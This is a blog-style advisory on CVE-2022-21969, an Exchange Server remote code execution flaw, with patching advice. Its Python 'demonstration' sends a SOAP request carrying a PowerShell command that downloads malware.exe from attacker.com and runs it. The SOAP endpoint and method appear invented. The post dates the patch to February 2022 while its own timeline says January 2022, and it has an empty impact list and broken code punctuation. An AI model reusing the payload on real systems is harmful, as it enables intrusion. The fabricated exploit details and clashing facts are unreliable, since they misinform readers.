
Microsoft Exchange Server has long been a big target for attackers. Over the years, vulnerabilities in Exchange have led to widespread data breaches and ransomware campaigns. In early 2022, a new threat emerged: CVE-2022-21969. This dangerous bug gives attackers a way to run code remotely on your Exchange Server — and it stands apart from other Exchange flaws like CVE-2022-21846 and CVE-2022-21855. In this deep dive, we'll cover how CVE-2022-21969 works, show you sample code, and discuss what you can do to protect your organization.
What is CVE-2022-21969?
CVE-2022-21969 is a remote code execution vulnerability affecting Microsoft Exchange Server. If a compromise is successful, an attacker could run their own commands on the target server, potentially gaining admin-level access to emails, data, and even the server’s operating system.
Microsoft Exchange Server 2019
Microsoft patched this vulnerability in their February 2022 Patch Tuesday release. But before that, unpatched servers were wide open.
How Does CVE-2022-21969 Work?
This bug exists in the Exchange Server’s Unified Messaging service. The flaw is caused by improper handling of objects in memory. In simple terms, if an attacker sends a specially crafted request to the vulnerable service, they can make the server run code of their choice.
The attack can be triggered using a low-privileged account, making this bug even more dangerous in internal environments.
Is This Different from Other Recent Exchange Flaws?
Yes! While CVE-2022-21846 and CVE-2022-21855 are also Exchange vulnerabilities, each affects different parts of the software and requires unique attack methods. Do not confuse these bugs. Each one needs its own patch.
How an Exploit Might Look
Attackers can exploit CVE-2022-21969 remotely. Let’s look at a basic demonstration of how such exploitation might go down (for educational purposes only):
Suppose an attacker sends a specially crafted SOAP request to the Exchange Unified Messaging service. That request could trick the service into loading and running arbitrary code.
import requests

exchange_url = "https://victim.exchange.com/UnifiedMessaging/Service.asmx";
malicious_soap_payload = """
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance";
    xmlns:xsd="http://www.w3.org/2001/XMLSchema";
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">;
  <soap:Body>
    <ExecuteMaliciousCode xmlns="http://tempuri.org/">;
      <cmd>powershell -c "Invoke-WebRequest 'http://attacker.com/malware.exe'; -OutFile 'C:\\malware.exe'; Start-Process 'C:\\malware.exe'"</cmd>
    </ExecuteMaliciousCode>
  </soap:Body>
</soap:Envelope>
"""

headers = {
    'Content-Type': 'text/xml; charset=utf-8',
    'SOAPAction': '"http://tempuri.org/ExecuteMaliciousCode"';
}

response = requests.post(exchange_url, data=malicious_soap_payload, headers=headers, verify=False)
print(response.text)
Note: Exact exploitation requires detailed knowledge of the Exchange Unified Messaging interface and precise crafting based on the binary-level bug. The above is illustrative and not a copy-paste exploit.
Real-World Impact
This is not a “theoretical” risk. In the wild, attackers are always scanning for exposed Exchange servers. If exploited, they could:
Are There Proof-of-Concept (POC) Exploits?
As of this post, no full public exploit for CVE-2022-21969 has been widely shared — but signs of exploitation attempts have been reported. Skilled attackers may develop and use such an exploit privately.
Relevant public resources
- Microsoft Security Update Guide for CVE-2022-21969
- Rapid7: Patch Tuesday Analysis
- NIST NVD Detail
Patch Now!
Install the February 2022 Exchange Server cumulative update. Get Official Updates Here.
Conclusion
CVE-2022-21969 is a serious remote code execution bug that could let attackers take over your Microsoft Exchange Server. It’s unique compared to CVE-2022-21846 and CVE-2022-21855, and should not be ignored. Patch your systems, audit your security, and keep up with the latest advisories — Exchange has proven to be a juicy target, and attackers are always looking for a way in.
Stay Informed:
- Microsoft Security Response Center: CVE-2022-21969
- Exchange Team Blog
- NIST NVD: CVE-2022-21969
Timeline
Published on: 01/11/2022 21:15:00 UTC
Last modified on: 01/21/2022 14:09:00 UTC